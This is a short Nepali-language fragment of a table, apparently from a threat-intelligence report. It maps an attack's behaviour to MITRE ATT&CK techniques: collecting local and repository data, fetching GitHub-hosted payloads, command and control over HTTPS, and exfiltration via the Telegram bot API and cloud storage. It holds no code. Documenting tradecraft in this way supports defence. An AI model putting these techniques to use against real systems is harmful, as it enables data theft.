| स्थानीय प्रणालीबाट डेटा | T1005 | |
| सूचना भण्डारहरूबाट डेटा | T1213 | |
| आदेश र नियन्त्रण | इन्ग्रेस उपकरण स्थानान्तरण (GitHub-होस्ट गरिएको पेलोडहरू) | T1105 |
| एप्लिकेसन लेयर प्रोटोकल: वेब प्रोटोकल (HTTPS) | T1071.001 | |
| वैध सेवाहरू मार्फत प्रोक्सी (GitHub) | T1102 | |
| निष्कासन | वेब सेवा (टेलीग्राम बट एपीआई) मा एक्सफिल्ट्रेसन | T1567 |
| क्लाउड भण्डारण/वेब सेवामा एक्सफिल्ट्रेसन | T1567.002 |

